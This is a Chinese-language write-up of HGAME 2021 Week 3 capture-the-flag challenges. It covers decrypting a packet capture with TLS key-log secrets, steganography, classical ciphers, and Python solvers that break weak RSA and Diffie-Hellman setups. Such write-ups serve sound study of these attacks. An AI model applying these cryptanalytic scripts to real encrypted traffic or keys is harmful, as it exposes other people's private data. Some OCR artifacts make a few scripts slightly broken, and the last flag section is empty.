
HGAME 2021 Week3

MISC

A R K

流量包 wireshark 打开查看一下，按照数据长度排序一下发现几个 FTP-DATA 型以及后面 ssl.log 估计有加密

追踪 TCP 流得到 ssl.log 解密




```
tcp.stream eq 11
No.  Time          Source         Destination    Protocol  Length Info
 380 40.162514373  192.168.2.128  192.168.2.129  FTP-DATA  2962 FTP Data: 2896 bytes (PASV) (STOR /Users/Akira/Downloads/ssl.log)
 379 40.162444973  192.168.2.128  192.168.2.129  FTP-DATA  2962 FTP Data: 2896 bytes (PASV) (STOR /Users/Akira/Downloads/ssl.log)
 383 40.162663856  192.168.2.128  192.168.2.129  FTP-DATA  2716 FTP Data: 2650 bytes (PASV) (STOR /Users/Akira/Downloads/ssl.log)
 375 40.161014501  192.168.2.129  192.168.2.128  TCP         74 51505 → 55484 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM…
 374 40.160830561  192.168.2.128  192.168.2.129  TCP         74 55484 → 51505 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=13744266…
 388 40.163233350  192.168.2.128  192.168.2.129  TCP
 387 40.163213082  192.168.2.129  192.168.2.128  TCP
 386 40.163048593  192.168.2.129  192.168.2.128  TCP
 385 40.162921286  192.168.2.128  192.168.2.129  TCP
 384 40.162827398  192.168.2.129  192.168.2.128  TCP
 382 40.162644570  192.168.2.129  192.168.2.128  TCP
 381 40.162644520  192.168.2.129  192.168.2.128  TCP
 376 40.161042454  192.168.2.128  192.168.2.129  TCP

> Frame 379: 2962 bytes on wire (23696 bits), 2962 bytes captured (23696 bits)
> Ethernet II, Src: VMware_cc:56:11 (00:0c:29:cc:56:11), Dst: VMware_55:97:4b (
> Internet Protocol Version 4, Src: 192.168.2.128, Dst: 192.168.2.129
> Transmission Control Protocol, Src Port: 55484, Dst Port: 51505, Seq: 1, Ack:
  FTP Data (2896 bytes data)
```

Wireshark · 追踪 TCP 流 (tcp.stream eq 11) · ark_faf7cb41607dbb224f79bc470b5f2836.pca...

```
SERVER_HANDSHAKE_TRAFFIC_SECRET
53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54
826827579c0be77f96a8ed3de8db5462fc4479ab29e757be99539a6a41925b3485c0d7fe9713ed77
294e0b85d7cf03e
EXPORTER_SECRET 53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54
b71671e8be2516043bb1134e9e12bfb09dc4cdba4e2543d45b39beceb5479f1f3661786c18c4221d
2a682e55c62a1e8
SERVER_TRAFFIC_SECRET_0
53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54
7c1907bcfd222a0f66699ac4bc5f934cd1468e9265efc0e7f43a53aea90b9b0e75828b5df53af54e
02f3692e25ee903
CLIENT_HANDSHAKE_TRAFFIC_SECRET
53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54
55822515fcbcc372463af71fa14acb1bcf6158aca4f1742497b72e3b2d302a6186ff875065061463
```

解密后导出 http 拿到一些文件




announcement.meta.json	2021/2/20 20:13	JSON 文件	3 KB
battleFinish	2021/2/20 20:13	文件	4 KB
battleFinish(1)	2021/2/20 20:13	文件	5 KB
battleStart	2021/2/20 20:13	文件	1 KB
battleStart(1)	2021/2/20 20:13	文件	1 KB
checkIn	2021/2/20 20:13	文件	1 KB
checkIn(1)	2021/2/20 20:13	文件	1 KB
getBattleReplay	2021/2/20 20:13	文件	1 KB
getBattleReplay(1)	2021/2/20 20:13	文件	14 KB
getChainLogInReward	2021/2/20 20:13	文件	1 KB
getChainLogInReward(1)	2021/2/20 20:13	文件	1 KB
getReward	2021/2/20 20:13	文件	1 KB
getReward(1)	2021/2/20 20:13	文件	1 KB
login	2021/2/20 20:13	文件	1 KB
login(1)	2021/2/20 20:13	文件	76 KB
tenAdvancedGacha	2021/2/20 20:13	文件	1 KB
tenAdvancedGacha(1)	2021/2/20 20:13	文件	4 KB

根据 hint 应该是 getBattleReplay(1) 为有用文件，里面应该是 base64 数据

将数据导入 010Editor

熟悉的二进制数据 50 4B 05 06 应该是压缩包文件，将开头的数据修改为 50 4B 03 04


File Edit Search View Format Scripts Templates Debug Tools Window Help
Startup
Untitled1.zip
Edit As: Hex
Run Script
Run Template: ZIP.bt

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 50 4B 03 04 14 00 00 00 08 00 B7 62 4B 52 A2 DB  PK........·bKR¢Û
0010h: 61 82 74 28 00 00 18 BE 05 00 0D 00 00 00 64 65  a,t(...¾......de
0020h: 66 61 75 6C 74 5F 65 6E 74 72 79 C4 9D 4D AB D3  fault_entryÄ.M«Ó
0030h: 40 14 40 FF 4B DC 46 9D B9 77 32 1F EE 54 5C 88  @.@ÿKÜF.¹w2.îT\ˆ
0040h: 82 22 E2 42 11 09 36 6A 34 4D B5 49 9F 8A F8 DF  ,"âB..6j4MµIŸŠøß
0050h: 9D E6 D6 2F 74 7F C0 45 5F BF CE 6B 6D A6 37 E7  .æÖ/t.ÀE_¿Îkm¦7ç
0060h: 30 BC 6F CD EB 7E FF B1 1F DF CE 8F E6 E9 EB B3  0¼oÍë~ÿ±.ßÎ.æéë³
0070h: E1 B8 8C 87 B9 B9 E5 DB 66 1D F7 C3 B2 D6 1B 9B  á¸Œ‡¹¹åÛf.÷Ã²Ö.›
0080h: 5B 8D 8F 5E 72 28 CE B9 A6 6D DE 1F 4E C7 B9 9F  [..^r(Î¹¦mÞ.NÇ¹Ÿ
0090h: 9A 5B DF 9A FD B0 F6 BB 7E ED CF 97 EB 7D E7 5D  š[ßšý°ö»~íÏ—ë}ç]
00A0h: 7F DC 3D 9E FA AF 4F EB 63 9B 5B 92 E4 46 29 25  .Ü=žú¯Oëc›['äF)%
00B0h: 49 D7 36 6F FB FD F0 64 58 4E D3 BA 3D F9 D2 5F  I×6oûýðdXNÓº=ùÒ_
00C0h: 0D 76 A7 46 9C F8 EB 4E AE BB F2 D4 EB 2D 8D F5  .v§FœøëN®»òÔë-.õ
00D0h: DF 8D AE 13 9F E3 F3 0A 3B 0E FB 7E 9C C7 F9 ED  ß.®.Ÿãó.;.û~œÇùí
00E0h: DD C3 52 1F 5A CA 1F 57 3D 1C DF 0C 8F 0F E3 5C  ÝÃR.ZÊ.W=.ß...ã\
00F0h: AF D7 B6 F9 30 4E D3 B0 BB 37 0F FB 71 58 EE 9E  ¯×¶ù0NÓ°»7.ûqXîž
0100h: AF EC 52 DB EC C7 65 F9 FB 5A D7 36 D3 70 35 4C  ¯ìRÛìÇeùûZ×6Óp5L
0110h: F7 77 15 7E FB F5 3A 5E 8D 6B BD ED 66 FF 7A F5  ÷w.~ûõ:^.k½ífÿzõ
0120h: 71 D7 DD DC 6E 7C 75 F9 E9 95 AF AF F8 FC D2 DE  q×ÝÜn|uùé•¯¯øüÒÞ
0130h: 0E DB FD FF BA FA AA 9F C6 DD 83 FF 60 BF D7 87  .ÛýÿºúªŸÆÝƒÿ`¿×‡
0140h: 7C 3A F5 F5 01 2F EA FB FB AE 3F DE 9F 97 F5 FC  |:õõ./êûû®?ÞŸ—õü
0150h: F8 5C 6F F8 30 CE E7 8B DB F5 AF C4 F9 EE D5 EE  ø\oø0Îç‹Ûõ¯ÄùîÕî
0160h: B4 7C B8 E6 EB 13 AE FB 8F DB AF 35 9F A6 69 BB  ´|¸æë.®û.Û¯5Ÿ¦i»
0170h: E7 B4 FD 58 2F BD 7E 77 DC EE F6 AA DE ED 72 C3  ç´ýX/½~wÜîöªÞírÃ
0180h: BC 1B BE D4 57 73 F9 F1 E1 D5 54 DF 58 7B 69 76  ¼.¾ÔWsùñáÕTßX{iv
0190h: E9 E3 BB 7E 19 B6 3B 7C 3C AC C3 BC 8E FD F4 A4  éã»~.¶;|<¬Ã¼Žýô¤
01A0h: 9F 3F 6C D7 BC E9 AF 0E C7 3B FD BA 4E C3 63 BB  Ÿ?l×¼é¯.Ç;ýºNÃc»
01B0h: 9B D6 5F 6D 5C 6E 2F CB B8 AC 77 EB 6F D6 DC 5A  ›Ö_m\n/Ë¸¬wëoÖÜZ
01C0h: 8F A7 E1 FB CB FA 8C 87 B7 CB F9 85 FC FE 40 18  .§áûËúŒ‡·Ëù…üþ@.
01D0h: B5 7E 64 C6 F5 74 1C CE FF F7 A7 79 FC 74 DA DE  µ~dÆõt.Îÿ÷§yütÚÞ
```

拿到压缩包，解压拿到 default_entry

文件里面并没有找到 flag 但是好像记录方舟干员部署位置信息 ~~方舟什么时候有这么多的格子子？？？~~

这么多数据有点像点阵列，脚本画个图看看

Code:

```python
from matplotlib import pyplot as plt
python
f = open('default_entry','rb')
lines = f.read()
for i in range(len(lines)):
    if (lines[i:i + 3] == b'row'):
        x = int(lines[i + 5: i + 7])
        y = int(lines[i + 14: i + 16])
        plt.plot(x, y, 'ks')

plt.show()
```

扫码即可

flag

```
hgame{Did_y0u_ge7_Dusk?}
```

A R C

压缩包解压拿到一张图片一个压缩包一个ttf

根据知乎上的解析和 hint ， AV和BV的转换与 base58 有关，图片上还有一串奇怪的字符

```
BK0ICG]Qr*88_$gC,'-j2+KH86?Q"%928;LG@O*!Am0+`;E7iV2agSE<c'U;6Yg^#H?!YBAQ]
```

应该是要 base85 解密

```
h8btxsWpHnJEj1aL5G3gBuMTKNPAwcF4fZodR9XQ7DSUVm2yCkr6zqiveY
```

按照压缩包提示 enc(10001540) 应该就是压缩包的密码，table 就是 base85 解密的字符

Code:

```
table='h8btxsWpHnJEj1aL5G3gBuMTKNPAwcF4fZodR9XQ7DSUVm2yCkr6zqiveY'
tr={}
for i in range(58):
    tr[table[i]]=i
s=[11,10,3,8,4,6]
xor=177451812
add=8728348608
```

```python
def dec(x):
    r=0
    for i in range(6):
        r+=tr[x[s[i]]]*58**i
    return (r-add)^xor

def enc(x):
    x=(x^xor)+add
    r=list('BV1  4 1 7  ')
    for i in range(6):
        r[s[i]]=table[x//58**i%58]
    return ''.join(r)

print(enc(10001540))
```


```
BV17f411J77h
```

解压拿到一个视频一堆看不懂的字符文本

```
zB7= ?I DEJ >;H;` 8KJ } MH?J; ?J 8;97KI; OEK C7O D;;: CEH; MEH:I JE 7D7BOI?I M>7J
;D9E:?D= J>; B?D;e ?Ib
zEH B?D;f` "?A? >7I JEB: OEK M>7J ?J ?I` 7D: uA?H7 ?I D;9;II7HO JE :E ?Jb
*ME OEKD= =?HBI ;NFBEH; 7 I>7JJ;H;: MEHB:` <?BB;: M?J> IEKD:n 7 F7IJ JE 8;
KD9EL;H;:bbb
y79> 7M7A;DI ?D J>?I 8B7DA` HK?Da:EJJ;: MEHB: JE :?I9EL;H J>7J I>; ?I ;GK7BBO
8B7DA` H;C;C8;H?D= DEJ>?D= E< M>7J 97C; 8;<EH;b
uD: J>;D J>;O C7A; 7 I;9ED: :?I9EL;HOn J>; uH97;7` CKBJ?JK:;I E< <BE7J?D=
=B7IIaB?A; I>7H:I 9EDJ7?D?D= L?L?: C;CEH?;I E< J>; F7IJb
```

毫无头绪。。。~~看会片先~~ 先看一下视频里面有啥提示

又找到奇怪的字符还有一个问题



ARCAEA
Two young girls explore a shattered world—
filled with sound: a past to be uncovered

#)+F7IIMEH:?Injiikffi

pwbvmpoakiscqdobil

```
What is the answer to live, the universe and everthing
```

上网查一下 答案：42



题目

What is the answer to life,the universe,and everything?

你得先找出这个问题到底是什么,当明确了问题的所在,就可以很容易了解这个答案的意义.

英语 作业帮用户 2017-10-13 举报

用这款APP，检查作业高效又准确！

优质解答

42

According to the hitchhikier's guide to the galaxy

~~作业帮 np~~

根据 hint 里提到的词频分析（在线词频分析分析不出带特殊符号的。。。）应该是一种替换密码，如果要用上 42 。。。

最后确定是可见字符的凯撒 ROT 42

Code:

```
str = ('zB7= ?I DEJ >;H;` 8KJ } MH?J; ?J 8;97KI; OEK C7O D;;: CEH; MEH:I JE 7D7BOI?I M>7J ;D9E:?D= J>; B?D;e ?Ib\n'
'zEH B?D;f` "?A? >7I JEB: OEK M>7J ?J ?I` 7D: uA?H7 ?I D;9;II7HO JE :E ?Jb\n'
'*ME OEKD= =?HBI ;NFBEH; 7 I>7JJ;H;: MEHB:` <?BB;: M?J> IEKD:n 7 F7IJ JE 8; KD9EL;H;:bbb\n'
'y79> 7M7A;DI ?D J>?I 8B7DA` HK?Da:EJJ;: MEHB: JE :?I9EL;H J>7J I>; ?I ;GK7BBO 8B7DA` H;C;C8;H?D= DEJ>?D= E< M>7J 97C; 8;<EH;b\n'
'uD: J>;D J>;O C7A; 7 I;9ED: :?I9EL;HOn J>; uH97;7` CKBJ?JK:;I E< <BE7J?D= =B7IIaB?A; I>7H:I 9EDJ7?D?D= L?L?: C;CEH?;I E< J>; F7IJb\n')

c = ''
for i in str:
    if (ord(i) > 32 and ord(i) < 126):
        s = ord(i) + 42
        if (s > 126):
            c += chr((s % 126) + 32)
        else:
            c += chr(s)
    else:
        c += i
print(c)
```

```
Flag is not here, but I write it because you may need more words to analysis what
encoding the line1 is.
For line2, Liki has told you what it is, and Akira is necessary to do it.
Two young girls explore a shattered world, filled with sound: a past to be
uncovered...
Each awakens in this blank, ruin-dotted world to discover that she is equally
blank, remembering nothing of what came before.
And then they make a second discovery: the Arcaea, multitudes of floating glass-
like shards containing vivid memories of the past.
```

根据提示 line1 应该是 #)+F7IIMEH:?Injiikffi 也是 ROT 42 凯撒

```
MSUpasswordis:6557225
```

视频应该用了 MSU 隐写

提取到下面信息

```
arc.hgame2021.cf
Hikari
Tairitsu
```

应该是个网址，用户名和密码也有了

根据 hint 还差点东西，应该是要在网址后面加点东西，就 pwbvmpoakiscqdobil 没用到了

根据文本的描述和 hint ： 参考Crypto WEEK-1 第一题，Liki 应该就是 Vigenere 密钥应该是 Akira

```
pmtempestissimobyd
```

flag

```
hgame{Y0u_Find_Pur3_Mem0ry}
```

Crypto

LikiPrime

```
#!/usr/bin/env python3

import random
from libnum import s2n
from secret import secrets, flag


def get_prime(secret):
    prime = 1
    for _ in range(secret):
        prime = prime << 1
    return prime - 1


random.shuffle(secrets)

m = s2n(flag)
p = get_prime(secrets[0])
q = get_prime(secrets[1])
n = p * q
e = 0x10001
c = pow(m, e, n)

print("n = {}.format(n)")
print("e = {}.format(e)")
print("c = {}.format(c)")
```

感觉就是个奇奇怪怪的 RSA 懵逼。。。

仔细看了一遍代码可以发现得到的两个 ”质数“ 二进制上每一位都是 ‘1’ 这样就可以从 n 的二进制表示中倒推出两个 ”质数“

比如：n = get_prime(12) * get_prime(15) = 0b111111111110111000000000001

从前往后数遇到第一个 ‘0’（算上 ‘0’）共有 12 个，从后往前数遇到 ’1‘（算上第一个 ’1‘）共有 12 个，以此类推我们可以分解题目里的 n 得到 q p

然后我直接梭哈赌后面就是正常的 RSA 解密

Code:

```
import gmpy2
from Crypto.Util import number

n = ...
e = 65537
c = ...

def get_prime(secret):
    prime = 1
    for _ in range(secret):
        prime = prime << 1
    return prime - 1

b_n = bin(n)
i = 0
while(1):
    i += 1
    if (b_n[i + 1] == '0'):
        break
q = get_prime(i)
p = n // q

d = int(gmpy2.invert(e, (p - 1) * (q - 1)))
m = pow(c, d, n)
m = number.long_to_bytes(m)
```

```
print(m)
```

flag

```
hgame{Mers3nne~Pr!Me^re4l1y_s0+5O-li7tle!}
```

EncryptedChats

密钥协商 + 加法群上的计算

~~Million 和 Switch 在加密聊天就是为了不让 Liki 知道，一看这两个 "B" 就是什么 "好东西"~~

因为是在加法群上计算，所以 A = pow(a, g, p) 和 B = pow(b, g, p) 可以理解为 A = a * g % p, B = b * g % p

a，b 可以通过 a = A * d % p，b = B * d % p //d 是 g 模 p 的逆元

这样共享的密钥应该是 s = A * b % p = B * a % p

iv 是已知的，s 也得到了， 就可以求flag了

Code:

```
import gmpy2
from Crypto.Cipher import AES
import hashlib

g = ...
p = ...
A = ...
B = ...

d = int(gmpy2.invert(g, p))
a = A * d % p
b = B * d % p

iv = ['d3811beb5cd2a4e1e778207ab541082b', 'b4259ed79d050dabc7eab0c77590a6d0']
encrypted_flag =
['059e9c216bcc14e5d6901bcf651bee361d9fe42f225bc0539935671926e6c092',
'af3fe410a6927cc227051f587a76132d668187e0de5ebf0608598a870a4bbc89']
#print(bytes.fromhex(iv))
def decrypt_flag(shared_secret, iv, ciphertext):
    sha1 = hashlib.sha1()
    sha1.update(str(shared_secret).encode('ascii'))
    key = sha1.digest()[:16]

    plain = AES.new(key, AES.MODE_CBC, iv)
    plaintext = plain.decrypt(ciphertext)
    return plaintext

print(decrypt_flag(A * b % p, bytes.fromhex(iv[0]),
bytes.fromhex(encrypted_flag[0])))
```

```
print(decrypt_flag(A * b % p, bytes.fromhex(iv[1]),
bytes.fromhex(encrypted_flag[1])))
```

flag

```
hgame{AdD!tiVe-Gr0up~DH_K3y+eXch@nge^4nd=A3S}
```

HappyNewYear!!

```python
#!/usr/bin/env python3

from Crypto.Util.number import getPrime
from libnum import s2n
from secret import messages


def RSA_encrypt(message):
    m = s2n(message)
    p = getPrime(2048)
    q = getPrime(2048)
    N = p * q
    e = 3
    c = pow(m, e, N)
    return N, e, c

for m in messages:
    N, e, c = RSA_encrypt(m)
    print("n = %s" % N)
    print("e = %s" % e)
    print("c = %s" % c)
```

看加密脚本和题目的描述应该有对相同明文的多次加密但不知道是几次和是哪几次

既然存在对相同明文的多次加密和 e = 3 低指数加密则可以用中国剩余定理求解

$$x \equiv a_1 \; mod \; m_1$$

$$x \equiv a_2 \; mod \; m_2$$

$$x \equiv a_3 \; mod \; m_3$$

$$\cdots\cdots$$

条件为

$$(m_1, \, m_2, \, m_3, \, \ldots\ldots)_{互素}$$

这里显然满足，如果不满足就可以分解出 q p，根据中国剩余定理，可以有通解

$$x = \sum_{i=1}^{n} a_i t_i M_i \; mod \; M$$

$$
\begin{aligned}
M &= m_1 m_2 m_3 \ldots m_n \\
M_i &= M/m_i \\
M_i t_i &\equiv 1 \, mod \, m_i
\end{aligned}
$$

因为存在不同的明文，这里打算慢慢遍历所有的情况，试出当去除掉两个加密时就能得到明文了

Code:

```python
import gmpy2
from Crypto.Util import number

n1 = []
c1 = []
f = open('output','rb')
lines = f.readlines()
i = 0
j = 0
for line in lines:
    if(line[:4] == b'n = '):
        n1.append(int(line[4:].replace(b'\n',b'')))
    if(line[:4] == b'c = '):
        c1.append(int(line[4:].replace(b'\n',b'')))
f.close()

def decrypto(n, c):
    e = 3
    M = 1
    for i in n:
        M = M * i
    M_list = []
    for i in range(len(n)):
        x = 1
        for j in range(len(n)):
            if (i != j):
                x = x * n[j]
        M_list.append(x)
    t_list = []
    for i in range(len(n)):
        t_list.append(int(gmpy2.invert(M_list[i],n[i])))
    sum  = 0
    for i in range(len(n)):
        sum = (sum + c[i] * t_list[i] * M_list[i]) % M
    sum, f = gmpy2.iroot(sum,e)
    if(f):
        print(number.long_to_bytes(int(sum)))

for i1 in range(6):
    for i2 in range(i1+1, 7):
        n = []
        c =[]
        for f in range(7):
            if(f != i1 and f != i2):
                n.append(n1[f])
                c.append(c1[f])
                decrypto(n, c)
```

flag

